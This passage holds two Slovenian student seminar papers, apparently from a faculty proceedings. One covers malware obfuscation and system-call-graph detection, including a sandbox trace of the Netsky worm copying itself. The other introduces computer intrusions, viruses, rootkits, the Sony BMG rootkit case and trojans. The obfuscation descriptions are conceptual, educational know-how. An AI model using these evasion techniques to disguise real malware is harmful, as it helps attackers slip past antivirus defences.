Kodo lahko učinkovito spremenimo tudi tako, da premešamo bloke kode znotraj programa, enako izvajanje pa zagotovimo z vstavljanjem brezpogojnih skokov. Primer take spremembe vrstnega reda ukazov je prikazan na sliki 6. Tako uporabo spreminjanja zaporedja ukazov lahko protivirusni program enostavno razreši tako, da odstrani brezpogojne skoke.



Slika 6: Spremenjeno zaporedje ukazov z vstavljanjem brezpogojnih skokov.

Tehniko lahko izboljšamo tako, da z analizo medsebojne odvisnosti spremenljivk v programu poiščemo ukaze in dele kode, ki so med seboj neodvisni, in jih nato premešamo. Ta problem je procesorsko zahteven, vendar je verjetnost detekcije tako zakodiranega programa precej manjša. Primer uporabe spremenjenega zaporedja z izkoriščanjem neodvisnosti ukazov v kodi je prikazan na sliki 7.



Slika 7: Spremenjeno zaporedje neodvisnih ukazov.

2.2.6 *Združitev kode z drugim programom*

Zlonamerna koda lahko združi svojo kodo s kodo že obstoječega neškodljivega programa. Najprej zlonamerna koda najde kodo ciljnega programa, jo razstavi na obvladljive kose, ter svojo kodo vstavi med te kose. Na koncu kodo ciljnega programa sestavi nazaj v delujočo celoto. Tako tehniko je uporabljal program Zmist v Win95 operacijskem sistemu.

3. DETEKCIJA ZLONAMERNE KODE

V tem delu seminarske naloge bomo predstavili tehnike detekcije zlonamerne programske kode, predstavljene v [1]. Detekcijo navadno razdelimo na dva dela. Zaznavanje in gradnja zbirke modelov zlonamerne programske opreme, ki se izvaja pri ponudniku detektorja (oz. antivirusne zaščite) in samo detekcijo, ki se izvaja na uporabnikovem računalniku.

Gradnja zbirke modelov se izvaja pri podjetju, ki ponuja detektor, saj za odkrivanje novih oblik zlonamerne programske kode potrebujejo namensko strojno in programsko opremo.

Del programske opreme, ki se izvaja na uporabnikovem računalniku, se imenuje skener. Pomembna lastnost skenerja je hitrost, oziroma neopazno delovanje v ozadju, tako da ne moti uporabnika med vsakdanjimi opravili na računalniku.

3.1 Pregled tehnik detekcije

Orodja za pregledovanje in detekcijo zlonamerne programske kode v osnovi temeljijo na zbirki znanih zlonamernih programov, ki so predstavljeni z modelom zlonamerne kode. Ti modeli opisujejo programsko kodo. V nadaljevanju so opisane različne tehnike detektiranja, ki so uporabljene pri predstavitvi z modelom.

3.1.1 Podpis programske kode

Model zlonamerne programske kode je lahko njen podpis, ki deluje podobno kot zaglavje pri običajnih datotekah (jpg, png, doc, ...). Protivirusni program uspešno detektira zlonamerno kodo, če najde katerega od podpisov, ki je v zbirki modelov. Ta način je zaradi različnih tehnik prikrivanja (opisanih v poglavju 2.2) zastarel.

3.1.2 Omrežne sledi

Ta orodja temeljijo na detekciji s pomočjo omrežno-orientiranih modelov in detektirajo zlonamerno programsko kodo s pomočjo omrežnih sledi, ki jih taki programi pustijo. Prva izmed slabosti je ta, da je omrežni promet zlonamerne kode težko ločiti od običajnega prometa, saj je lahko kriptiran in ga je nemogoče detektirati. Druga slabost pa je, da mora zlonamerna programska koda komunicirati z zunanjim svetom in puščati omrežne sledi, kar pa ni vedno res.

3.1.3 Sistemski klici

Nekatera orodja temeljijo na modelih, ki opisujejo programsko kodo z množico sistemskih klicev. Množica sistemskih klicev tako lahko predstavlja programe, ki se obnašajo podobno, lahko pa tudi detektirajo zlonamerne programe, ki so si med seboj sicer rahlo različni, a po sistemskih klicih zelo podobni. Nekateri od detektorjev opazujejo zaporedje sistemskih klicev. Zaradi neodvisnosti sistemskih klicev imajo pisci zlonamerne programske kode prednost, ker lahko do določene mere zamenjajo vrstni red sistemskih klicev, ali pa vstavijo nesmiselne sistemske klice in tako otežijo detekcijo.

3.2 Modeliranje obnašanja zlonamerne kode

Slabost vsakdanjih protivirusnih orodij so neučinkoviti modeli. Ti modeli opisujejo zlonamerno kodo kar z izvlečkom (*hash*) ali z zaporedjem ukazov, ki se pojavi v zlonamerni kodi. Taki modeli odpovejo pri naprednih tehnikah prikrivanja zlonamerne kode.

Večina modernih detektorjev na osebnih računalnikih (t.i. *host based*) uporablja detekcijo z modeliranjem sistemskih klicev. Prednost teh orodij je, da lahko za razliko od omrežno-orientiranih modelov opazujejo izvajanje programske kode na računalniku ali celo pregledajo programsko kodo še pred zagonom. Ta tehnika je zopet podvržena različnim tehnikam prikrivanja, zato ni dovolj da model predstavlja zgolj zaporedje sistemskih klicev, temveč je potreben bolj fleksibilen pristop.


3.3 Predlagani sistem detekcije

V članku [1] predlagajo model, ki je sestavljen iz grafa, kjer so vozlišča sistemski klici, povezave pa klici sistemskih klicev. V grafu so samo sistemski klici, ki predstavljajo sumljivo aktivnost. Poleg povezave so v grafu še parametri sistemskega klica, ki so zelo pomembni pri detektiranju, saj določajo tok podatkov, ki se prenaša preko sistemskih klicev.

Gradnja modela obnašanja zlonamerne kode poteka tako, da poseben program Anubis označi vsak sistemski klic, ki ga koda pokliče, ter shrani podatke, ki jih sistemski klic vrne. Temu pravimo ukazne zabeležke (ang. *instruction log*), poleg njih pa sistem beleži še zabeležke o dostopih do pomnilnika (ang. *memory log*), ki jih potrebujemo za informacije o tem, kateri program je nazadnje dostopal do neke pomnilniške lokacije.

3.4 Črv Netsky

Na sliki 8 je prikazan delni model obnašanja črva Netsky. Na grafu lahko vidimo vrstni red sistemskih klicev, ko črv naredi kopijo samega sebe. Črv najprej pridobi ime izvedljive datoteke s klicem funkcije *GetModuleFileNameA*. Nato odpre to datoteko s pomočjo klica *NTCreateFile* in sočasno ustvari še eno datoteko v Windows imeniku (npr. C:\Windows), ki jo poimenuje z imenom *AVprotect9x.exe*. Ime je izbrano tako, da običajen uporabnik sklepa, da je datoteka del protivirusnega programa in tako še poveča možnosti, da črv preživi. V zadnjem koraku črv uporabi sistemski klic *NTCreateSection*, da rezervira virtualni pomnilniški blok, preko katerega bere svojo programsko kodo in jo kopira v datoteko *AVprotect9x.exe*.



Slika 8: Graf sistemskih klicev črva Netsky.

Na sliki 9 je prikazan izsek iz opazovanja sistemskih klicev črva Netsky, iz katerega se nato zgradi graf obnašanja črva. V vrstici 1 vidimo, kako črv pridobi ime trenutno izvajajoče kode, ki ga nato v vrstici 3 uporabi, da odpre izvorno kodo. V vrstici 5 ustvari novo datoteko, kamor bo kasneje skopiral

izvorno kodo. V vrsticah 8 do 10 črv bere svojo izvorno kodo in jo zapisuje v novo ustvarjeno datoteko.

```
1  GetModuleFileNameA([out] lpFilename -> "C:\
       netsky.exe")
2  ...
3  NtCreateFile(Attr->ObjectName:"C:\netsky.exe",
       mode: open, [out] FileHandle -> A)
4  ...
5  NtCreateFile(Attr->ObjectName:"C:\WINDOWS\
       AVprotect9x.exe", mode: create, [out]
       FileHandle -> B)
6  ...
7  NtCreateSection(FileHandle: A, [out]
       SectionHandle -> C)
8  NtMapViewOfSection(SectionHandle: C,
       BaseAddress: 0x3b0000)
9  ...
10 NtWriteFile(FileHandle: B, Buffer: "MZ\90\00...
       ", Length: 16896)
11 ...
```

Slika 9: Izsek opazovanja sistemskih klicev črva Netsky v izoliranem okolju.

3.5 Detekcija

Protivirusne hiše vsak zlonameren program analizirajo v kontroliranem okolju s posebnimi programi, ki omogočajo sledenju sistemskim klicem in opazovanju dostopov do pomnilnika. Za vsak analiziran program izdelajo model, v našem primeru graf sistemskih klicev. Izgradnja teh grafov je zahteven proces, zato ni primeren za izvajanje na uporabnikovih računalnikih.

Končni uporabnik ima nameščen skener, ki poskuša čimbolj učinkovito ugotoviti ali kateri izmed izvajajočih procesov ustreza kakšnemu od modelov iz zbirke, ki jo vzdržuje ponudnik detektorja. Če skener ugotovi, da nek proces ustreza modelu iz zbirke ga nemudoma zaustavi.

Skener je uporabniški proces, ki teče z administrativnimi pravicami. Prestrezanje sistemskih klicev je omogočeno z uporabo posebnega jedrnega gonilnika. Skener deluje tako, da za vsak sistemski klic nekega neznanega programa v grafih iz zbirke označi tista vozlišča, ki se ujemajo glede na tip sistemskega klica in podane parametre. Če se izkaže, da je nek graf cel (ali skoraj cel) obiskan, to pomeni da je skener našel ujemanje med nekim modelom iz zbirke in z izvajajočo zlonamerno kodo in mora nemudoma zaustaviti zlonameren proces.

4. ZAKLJUčEK

Kot že opisano, so tehnike prikrivanja zlonamerne kode že postale precej kompleksne. Z razvojem strojne in programske opreme lahko tudi v prihodnje pričakujemo nadaljevanje razvoja tehnik prikrivanja ter z njimi tudi tehnik odkrivanja zlonamernih programov. Pričakovana je tudi porast razvoja tehnik prikrivanja, prilagojenih za zlonamerno kodo, ki teče na internetnih brskalnikih in pametnih telefonih.

S porastom različnih spletnih aplikacij se je povečalo tudi število zlonamernih programov na spletnih straneh. Ti dandanes predstavljajo glavno grožnjo računalniškim sistemom in uporabnikom. Seveda se tudi avtorji tovrstnih zlonamernih programov poslužujejo tehnik prikrivanja kode.

Spletna zlonamerna koda se večinoma prenaša z izkoriščanjem ranljivosti brskalnikov in preko zlonamernih ali napadenih spletnih strani. Razvijajo se tudi tehnike prikrivanja JavaScript kode, ker je ta glavno orodje za prenos različnih zlonamernih programov. Tak primer je program "JS_VIRTOOL", ki telo zlonamernega programa kriptira s ključem, izpeljanim iz naslova spletne strani, kjer se nahaja. Tako se vedno pojavi v nekoliko drugačni obliki.

Eden glavnih problemov avtorjev zlonamernih programov je skrivanje obnašanja tako dekriptorja kot tudi telesa zlonamerne kode po dekripciji, saj se mora strojna koda vendarle pred izvajanjem prenesti v pomnilnik pred izvajanjem, kar pa pomeni, da lahko kodo tam detektiramo. Emulacija virtualnih strojev je možna rešitev tega problema. Pri tem pristopu je koda prevedena v kodo nekega emulatorja, ki kodo interpretira. Na ta način je analiza in razumevanje delovanja kode še težje. Analizator mora najprej razumeti delovanje izbranega virtualnega stroja, da bi razumel kodo. Virtualni stroji in njihovi ukazi pa se lahko med generacijami širjenja zlonamerne kode tudi spreminjajo. V zadnjem času je že bilo najdenih nekaj primerov programov, ki se poslužujejo tehnik prikrivanja z virtualnimi stroji.

5. LITERATURA

[1] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiaoyong Zhou, and XiaoFeng Wang. Effective and efficient malware detection at the end host. In *Proceedings of the 18th conference on USENIX security symposium*, SSYM'09, pages 351–366, Berkeley, CA, USA, 2009. USENIX Association.

[2] Ilsun You and Kangbin Yim. Malware obfuscation techniques: A brief survey. In *Proceedings of the 2010 International Conference on Broadband, Wireless Computing, Communication and Applications*, BWCCA '10, pages 297–300, Washington, DC, USA, 2010. IEEE Computer Society.

Vdori v računalniške sisteme in orodje Metasploit®

Seminarska naloga

Aleksandar Dovenski
Fakulteta za računalništvo in informatiko Ljubljana
Univerza v Ljubljani
alekdov@hotmail.com

Aleksander Bešir
Fakulteta za računalništvo in informatiko Ljubljana
Univerza v Ljubljani
alex.besir@gmail.com

Filip Samotorčan
Fakulteta za računalništvo in informatiko Ljubljana
Univerza v Ljubljani
fsamot@gmail.com

IZVLEČEK

V seminarski nalogi avtorji jasno in natančno opredelijo osnovne pojme na področju računalniških vdorov, vdore klasificirajo, podajo zanimive resnične in zgodovinsko pomembne primere ter predstavijo načela ter orodja, ki jih je moč uporabiti za detekcijo in obrambo pred njimi. V zadnjem delu naloge avtorji bralcu predstavijo sodobno uporabno orodje Metasploit, ki forenzikom, programerjem in tudi laikom omogoča odkrivanje, simuliranje in pregled varnostnih lukenj v sodobnih računalniških konfiguracijah.

Kategorije in opisniki po ACM klasifikaciji

K.6.5 [**Računalniški milje**]: Upravljanje računalniških in informacijskih sistemov—*Varnost in zaščita*

Ključne besede

Vdor, napad, virus, črv, trojanski konj, Metasploit, Metasploitable, meterpreter, exploit, payload, msfconsole

1. UVOD

Računalniška tehnologija se, tako kot to pogosto slišimo, razvija bliskovito. Zato nič ne preseneča, da se je v relativno kratkem obdobju prisotnosti računalniških sistemov, interneta in mobilnih tehnologij razvilo toliko zvrsti digitalnih zločinov, da jih je danes težko jasno in nepomanjkljivo našteti ter razvrstiti v kategorije. Računalniški vdori so tako le majhna podskupina računalniškega kriminala, a je le-teh tako veliko in so tako pogosti, da od digitalnih forenzikov zahtevajo dobro poznavanje in razumevanje področja.

V sledečem razdelku so najprej opisani splošni pojmi in klasifikacije, ki jih uporabljamo v teoriji računalniških nevarnosti. Namen le-teh je lažji in jasnejši pregled nad obsežnim področjem, ki ga zavzemajo računalniški vdori. Podanih je tudi nekaj dobrih načel, za katere je pričakovano, da jih administrator varnega računalniškega sistema pozna in upošteva.

Fakulteta za računalništvo in informatiko '13 Ljubljana, Univerza v Ljubljani

Sledi razdelek z opisom najpogostejših oblik računalniških vodorov, za katere je povprečen računalničar zagotovo že slišal, a je podrobnejše razumevanje in ločevanje med njimi pogosto pomanjkljivo. Za digitalne forenzike in sodelujoče v preiskavah je pomembno, da obvladajo osnove opisanih najpogostejših napadov, saj so računalniški vdori čedalje kompleksnejši in jih brez tega znanja ne moremo razumeti, prav tako pa težko razumemo, kako je do njih prišlo in kakšne so njihove posledice.

V zadnjem razdelku je predstavljen Metasploit, ki lahko forenzičnim preiskovalcem, programerjem in drugim predstavlja nepogrešljivo orodje pri preiskovanju, testiranju in zaviranju računalniških vdorov. Najprej so predstavljene glavne funkcionalnosti orodja in različice, v katerih je orodje na voljo, nato pa so opisane posamezne komponente, njihov namen in osnovni ukazi, ki lahko začetniku pomagajo do prvih korakov pri učenju uporabe Metasploita.

2. NEVARNOSTI V RAČUNALNIŠKIH SISTEMIH

Varnost v računalniških sistemih postaja zmeraj bolj značajna in pomembnejša. To je posreden rezulatat napredka računalništva in povečanja njegovega vpliva na vsakdanje življenje. Ljudje smo postali zelo odvisni od digitalnih naprav in informacijskih sistemov. Ta odvisnost, oziroma ogromno zanašanje na računalnike, predstavlja priložnost kriminalcem, ki lahko škodujejo posameznikom, skupinam ali podjetjem. Tehnike in znanja napadalcev zmeraj bolj napredujejo, zaradi česar je pomembno, da se tudi varnostne tehnologije s časom spreminjajo in izboljšujejo.

Do varnega sistema lahko pridemo le, če poskrbimo za varnost pri treh komponentah računalniških sistemov:

- **Odjemalec** mora preprečiti neavtorizirane dostope, in poskrbeti za zaščito zasebnosti pred škodljivo kodo. Poleg tega moramo preprečiti nekonsistentnost podatkov, ki se lahko pojavi tudi slučajno in nenamerno;
- **Omrežje** mora zagotoviti zaščito pred prestrezanjem zaupnih podatkov;
- **Strežnik** mora biti še posebej pozoren na pogoste *napade za zavrnitev storitve* (DoS).

Iz opisane zgradbe lahko povzamemo, da je *sistemska varnost* sestavljena iz varnosti računalnika, omrežja in spleta.

2.1 Vrste napadalcev

Obstajata dve vrsti napadalcev, na kateri morajo varnostni sistemi paziti. Obe skupini delujeta in napadata različno.

Notranji napadalci imajo zmeraj dostop v sistemu. To so ponavadi zaposleni ali odjemalci, ki delajo v znanem okolju brez takojšne nevarnosti, da bi bili ujeti. Najbolj pogosto izvajajo finančne prevare in sabotaže ter posredujejo zaupne podatke sistema. Odkriti jih je težko, saj pogosto trdijo, da je nekdo drug uporabljal njihove računalnike, račune ali podatke. *Zunanji napadalci* zagotovljenega dostopa do sistema nimajo. Zaradi tega morajo po vdoru v sistem vgraditi *zadnja vrata* (angl. trap doors), preko katerih lahko tudi kasneje zopet vstopijo v sistem. Okolje, ki ga napadejo, jim ni znano, poleg tega pa morajo delovati hitro, saj se nedovoljeni dostop ponavadi hitro odkrijejo. Običajni napadi zunajnjih napadalcev so posredovanje *virusov*, *črvov*, *trojanskih konjov*, *nezaželene pošte*, ipd.

2.2 Zaščita računalniškega sistema

Kot je prikazano na sliki 1, je zaščita računalniških sistemov razdeljena na več plasti. Najvišje je osebna varnost, za katero mora vsak posameznik poskrbeti sam. Ravno tako mora posameznik poskrbeti za fizično varnost svoje strojne opreme. Sledeča plast je varnost sistemske programske opreme, ki jo lahko zagotavljamo z dobrimi (in posodobljenimi) protivirusnimi programi. Poleg tega moramo varovati podatke v oddelkih. Na koncu je potrebna izdelava večkratnih kopij (angl. backup), ki jih shranjujemo na različnih mestih.

Slika 1: Nivoji zaščite računalniškega sistema

Intrusion Detection System (IDS) je programska oprema, ki pregleduje sistem in išče njegove ranljivosti [1]. Za ta namen IDS zahteva podatke o okolju, na podlagi katerih odkriva potencialne napade na sistemu, analizira obnašanje sistema in išče poskuse vdorov. Pri tem IDS pazi na sumljiva dogajanja v sistemu (kot je večkraten napačen vnos gesla), vodi dnevnik aktivnosti in periodično skenira celoten sistem, da bi našel varnostne luknje ali potencialne grožnje. To skeniranje se navadno izvede, kadar je računalniški sistem manj obremenjen.

Glede stopnje povezanosti sistema, višina varnosti sistema narašča v naslednjem vrstnem redu:

1. Računalnik povezan na brezžičnem omrežju;
2. Računalnik stalno povezan na žičnem omrežju;
3. Računalnik občasno povezan na žičnem omrežju;
4. Nikoli povezan računalnik.

Obstaja več ukrepov, ki bi jih uporabniki morali izvajati, da bi uspešno zmanjšali velikost škode, ki nastanejo pri napadih, kot tudi velikost možnosti, da do napada sploh pride. Med te ukepe sodijo:

- Izoliranje podatkov od aplikacij;
- Shranjevanje podatkov na datotečnem strežniku;
- Dnevno kopiranje podatkov na več rezervnih lokacijah;
- "Izhod v sili"načrt za reševanje operacijskega sistema, programov in podatkov;
- Uporaba protivirusnih programov;
- Posodabljanje operacijskih sistemov in programske opreme.

V primeru uspešnega napada moramo najprej računalnik izolirati od vseh komunikacij in poiskati zlonamerno kodo ter njegov vir. S protivirusnim programom poskusimo dejanja vsiljivca preprečiti. Če nam to ne uspe, moramo operacijski sistem, kot tudi vso potrebno programsko opremo, ponovno namestiti in obnoviti podatke iz rezervnih kopij.

Dobro načelo je, da se zmeraj poskusimo držati naslednjih **desetih zakonov varnosti** [2]:

1. Če te zlobnež prepriča, da poženeš njegov program na svojem računalniku, to ni več tvoj računalnik;
2. Če lahko zlobnež spremeni operacijski sistem na tvojem računalniku, to ni več tvoj računalnik;
3. Če ima zlobnež neomejen fizični dostop do tvojega računalnika, to ni več tvoj računalnik;
4. Če dovoliš zlobnežu, da nalaga programe (angl. upload) na tvojo spletno stran, to ni več tvoja spletna stran;
5. Slaba gesla zahtevajo močno zaščito;
6. Računalnik je le toliko varen, kolikor je zanesljiv njegov administrator;
7. Kriptiran podatek je le toliko varen, kolikor je varen ključ za dekripcijo;
8. Neaužuriran skener virusov je le nekaj več vreden od nobenega virusnega skenerja;
9. Absolutna anonimnost ni praktična ne v realnem življenju in ne na spletu;
10. Tehnologija ni zdravilo za vse.

3. NAJPOGOSTEJŠE OBLIKE VDOROV IN NAPADOV

Načinov, s katerimi lahko zločinec vdre v računalniški sistem, je veliko. Z besedo *vdor* imamo tukaj v mislih kakršnokoli nedovoljeno upravljanje računalniškega sistema, ne glede na to, ali je namen vdora škodoželjen ali ne. V nadaljevanju bomo opisali resničen primer, pri katerem vdor ni bil škodoželjen, a je bil kljub temu obravnavan kot zločin. Vsi vdori se tako obravnavajo kot kršenje človekove pravice do zasebnosti, medtem ko lahko nekatere določeni državni organi izvedejo, če so zanje pridobljena ali zakonsko upravičena ustrezna dovoljenja. Kaznivi pa niso samo vdori, temveč tudi poskusi vdorov, ki jim pravimo *napadi*.

Povprečen uporabnik osebnega računalnika ali računalniškega sistema pozna pojem *zlonamerne kode* (angl. malware), ki je skupno ime za družino vsega računalniškega programja, ki izvaja napade. Tukaj je beseda *zlonamerno* nekoliko zavajujoča - kot je že bilo omenjeno, ni nujno, da je tako programje tudi v resnici škodoželjno - zadošča že, da programje upravlja z računalniškim sistemom, za katerega nima dovoljenja.

Kljub temu so napadi večinoma zlonamerni in zelo pogosti. Z resnimi in obsežnimi napadi se večinoma srečujejo velike organizacije in podjetja, pri katerih so motivi ponavadi finančne, konkurenčne ali politične narave. Z manjšimi, manj škodljivimi in veliko pogostejšimi napadi pa se uporabniki osebnih računalnikih srečujemo vsak dan. Dandanes skorajda ni naprave, na katero ne bi uporabnik namestil vsaj enega izmed programov za zaščito pred takimi napadi. Skoraj vsak uporabnik je tako vsaj slišal za izraze *virus*, *črv*, *trojanski konj* in *rootkit*. Žal pa med uporabniki obstaja velika zmeda pri razumevanju in razlikovanju omenjenih izrazov. Za forenzičnega preiskovalca in ostale sodelujoče pri obravnavi zločina je zelo pomembno, da imajo ti izrazi natančne definicije in da jih sodelujoči dobro razumejo.

Med računalniške napade pa ne štejemo samo take, ki so v obliki zlonamerne kode, pač pa tudi tiste, ki jih zločinci izvajajo s pomočjo zlonamernih orodij, najpogosteje preko omrežja. Najpogostejše računalniške napade delimo v dve skupini:

- **aktivni napadi**, med katere uvrščamo viruse, črve, trojanske konje in root-kite ter;
- **pasivni napadi**, med katere uvrščamo prisluškovanje, potvarjanje identitete, vdore z geslom, napade za zavrnitev storitve, napad moža na sredini in napade na aplikacijskem sloju.

Pri *aktivnih napadih* napadalec neposredno spreminja ali briše podatke na ciljnem sistemu in s tem morda povzroči škodo. Pri tem običajno napadalec na ciljni računalnik namesti del zlonamerne kode, ki opravi potrebno delo. Pri *pasivnih napadih* pa napadalec ciljni sistem opazuje in nato pridobljeno znanje uporabi za izvedbo napada. Pri tem ni potrebe po izvajanju zlonamerne kode na računalniku tarče - pogosto je cilj takih napadov kraja ali spreminjanje zaupnih informacij.

Pri večjih, resnejših napadih, se pogosto napad ne izvede na en sam način, ki bi ga lahko opisali z enim samim imenom. Pogosto so taki napadi sestavljeni tako iz aktivnih oblik kot tudi pasivnih - napadalec tako na primer izvede najprej eno obliko napada, ta pa mu omogoči, da v nadaljevanju izvede drugo obliko, itd.

V naslednjih razdelkih bomo natančno opredelili najpogostejše napade [3], za katere je potrebno, da jih vsi sodelujoči v digitalni preiskavi poznajo in razlikujejo med seboj.

3.1 Virus

Tako kot se biološki virus replicira v človeški celici, se tudi *računalniški virus* replicira v računalniškem pomnilniku, ko ga uporabnik sproži. Računalniški virus vsebuje poleg sposobnosti repliciranja ponavadi tudi zlonamerno kodo, ki lahko škodi datotekam, operacijskemu sistemu ali tudi fizičnim enotam računalniškega sistema. Kolikor je različnih virusov, toliko je tudi različnih posledic, ki jih okužba z njimi povzroči - nekateri so lahko taki, da onesposobijo in uničijo celoten sistem (torej povzročijo škodo nad podatki in opremo), medtem ko so drugi lahko taki, da uporabnika samo motijo (torej povzročijo škodo samo iz uporabniškega vidika).

Virus mora uporabnik *sprožiti*, zato se virusi pogosto pojavljajo v obliki izvedljivega programa, izvedljive priponke ali makro ukaza znotraj dokumentov, katerih pregledovalniki sprožijo zlonamerno kodo. Za uspeh napada je torej zmeraj potrebna ključna akcija s strani uporabnika ciljnega računalnika, kar je hkrati največja slabost te vrste napada. Izkušen in previden uporabnik bo pri poganjanju programov pazljiv in obstaja velika verjetnost, da bo že sam prepoznal potencialno nevarno kodo in je zato ne bo sprožil. Tudi pri manj doslednih uporabnikih lahko že protivirusni programi in nižje uporabniške pravice uporabnikom onemogočijo, da bi virus sprožili pomotoma.

Eden najslavnejših virusov v zgodovini računalniških napadov, je *Creeper* iz leta 1971, ki se je širil preko ARPANET omrežja, na katerega lahko gledamo kot na predhodnika interneta. Ustvarjen je bil z namenom pokazati, da je samorepliciranje programa mogoče, resne škode pa ni povzročil.

Veliko mlajši virus iz leta 1999, znan pod imenom *Melissa*, je ravno tako eden najslavnejših primerkov. Virus je bil realiziran kot izvršljiv makro znotraj Microsoft Word dokumenta. Širil se je kot priponka v e-poštnih sporočilih. Ko je uporabnik pod pretvezo, da je v priponki neko zanimivo besedilo, priponko pognal, se je makro sprožil in preko uporabnikovega poštnega računa odposlal 50 novih sporočil s samim seboj v priponki. Avtor David L. Smith (na sliki 2) virusa ni napisal z resno zlonamernostjo, a je vseeno kršil zakon. Virus se je nepričakovano pričel bliskovito širiti in povzročil odpoved velikega števila poštnih strežnikov. Kasneje je bil zaradi posledic obtožen na 10 let zaporne in 5000 dolarjev denarne kazni.

Ker večina aktivnih oblik napadov deluje po podobnem principu, se v literaturi včasih s pojmom *računalniški virusi* imenuje kar skupino vseh aktivnih oblik napadov, torej tudi črvov, trojanskih konjev ter root-kitov. V tej nalogi se bomo držali natančnejše in strožje definicije, v nadeljevanju pa si bomo ogledali, kako se črvi, trojanski konji in root-kiti raz-

Slika 2: David L. Smith, avtor virusa Melissa

likujejo od računalniških virusov.

3.2 Root-kit

Po definiciji je *root-kit* računalniški gonilnik, ki napadalcu omogoči trajen privilegiran dostop do sistema. Za računalniški sistem, na katerega je root-kit nameščen, to pomeni, da z upravljanjem in nastavljanjem različnih pravic do datotek in procesov uporabnik ne more napadalcu preprečiti dostopa. Root-kit program ponavadi sam po sebi ne povzroči očite škode, vednar napadalcu omogoči, da brez vednosti uporabnika spreminja vse lastnosti operacijskega sistema, kar mu med drugim omogoča, da na sistem naloži druge oblike zlonamerne kode.

Podobno kot virus, se tudi root-kit običajno ne more namestiti brez akcije s strani uporabnika. Uporabnik tako bodisi požene namestitev root-kita ali ima njegov sistem varnostno luknjo, ki zunanjemu svetu omogoča namestitev programske opreme. Ko je root-kit nameščen, je odkritje samega napada in napadov, ki sledijo, lahko zelo težavno. Zaradi administratorskih privilegijev ima root-kit namreč sposobnost, da nekatere procese skrije pred uporabnikom, prav tako pa lahko onemogoči razne varnostne mehanizme sistema. Med uspešnejše postopke za detekcijo root-kita štejemo analiziranje obnašanja sistema, sledenje podpisom, sledenje spremembam in analizo stanja pomnilnika. Odstranjevanje je zelo težavno, če pa se root-kit uspe namestiti v jedro operacijskega sistema, je praktično nemogoče in je edina rešitev ponovna namestitev operacijskega sistema.

V tem razdelku je vredno omeniti resničen primer, pri katerem je bil root-kit nameščen brez škodoželjnosti, a se je kljub temu obravnaval kot zločin, saj se je iz pravnega vidika izvršil vdor v sistem. Gre za škandal iz leta 2005, ki ga ja zakrivilo velikansko podjetje *Sony BMG Music Entertainment*. Podjetje je izdajalo glasbene CD-je, ki so se v CD predvajalnikih obnašali kot klasične glasbene zgoščenke, v računalnikih pa nekoliko drugače - ob vstavitvi CD-ja v računalnik, se je iz zgoščenke avtomatsko pognal preprost predvajalnik glasbe (na sliki 3), ki je omogočal predvajanje glasbe s CD-ja (pri klasičnih zgoščenkah takega predvajalnika ni - glasbene sledi na CD-ju je moč brati z običajnimi predvajalniki, ki so že del operacijskih sistemov). V ozadju priloženega predvajalnika pa se je na uporabnikov računalnik samodejno naložila programska oprema, ki je uporabniku z namenom zaščite avtorskih pravic onemogočila kopiranje oziroma presnemavanje glasbe s CD-ja. Da je bilo

Slika 3: Primer navidez nedolžnega integriranega predvajalnika na glasbenih CD-jih podjetja Sony BMG, ki je v ozadju na uporabnikov računalnik namestil root-kit

to mogoče, je namestitveni program potreboval privilegirane pravice, zaradi česar je najprej prikrito na uporabnikov računalnik namestil root-kit. Kasneje je inženir programske opreme Mark Russinovich pri izdelavi programa za detekcijo root-kitov omenjen vdor odkril, kar je sprožilo velik medijski škandal, pojavilo pa se je tudi veliko novih zlonamernih kod, ki so znale izkoristiti ranljivost, ki jo je povzročil nameščen root-kit. Podjetje je bilo prisiljeno najprej uporabnikom dostaviti programsko opremo za odstranitev root-kita, ker pa je to povzročilo še večjo varnostno luknjo, je moralo podjetje kasneje vse prodane zgoščenke umakniti iz prodaje in oškodovane kupce poravnati za škodo. V ZDA je bilo podjetje nazadnje še toženo.

3.3 Trojanski konj

Trojanski konji se za razliko od virusov običajno ne replicirajo. Njihova značilnost je, da se pojavijo v obliki uporabnih in delujočih programov, ki pa v ozadju prikrito izvajajo operacije, za katere uporabnik ne ve. V primeru škandala Sony BMG iz prejšnjega razdelka je predvajalnik na zgoščenki imel vlogo trojanskega konja, saj je v ozadju namestil root-kit na ciljni sistem.

Omenjena zvrst računalniškega vdora je ena najpogostejših na osebnih računalnikih dandanes. V poročilu, ki ga je izdalo romunsko podjetje Softwin, ki je razvilo popularno programsko zaščito BitDefender, so zapisali, da je po njihovih statističnih podatkih okoli 15 odstotkov vseh osebnih računalnikov zlorabljenih s pomočjo trojanskih konjev, pri čemer je glavni namen napadalcev vključitev tarčnega računalnika v *botnet*, o katerem več kasneje.

Trojanski konji so predvsem uspešni zaradi velike uporabe nelegalnih kopij programske opreme in računalniških iger, ki jih je danes enostavno pridobiti s spleta. Veliko teh zahteva vnos registracijske številke ali uporabe pomožnih programov, ki zlomijo programsko zaščito pred kopiranjem, ti pomožni programi pa so zelo pogosto trojanski konji. Uporabnik lahko tako brezplačno uporablja nelegalno kopijo igre

ali programa, v zameno za to pa velikokrat v računalniku nastane varnostna luknja, ki avtorjem nelegalnih kopij omogoči dostop in izkoriščanje uporabnikovega sistema (na primer oddaljen dostop do uporabnikovega sistema s specializiranimi orodji, kakršno je Beast na sliki 4).

Slika 4: Primer nadzorne plošče programa Beast iz leta 2002, s katerim je imel napadalec popoln oddaljen nadzor nad okuženim računalnikom

Dobra zaščita pred trojanskimi konji je zato pazljivost s strani uporabnikov, ki naj ne bi nikoli nameščali in poganjali programske opreme iz neznanih virov.

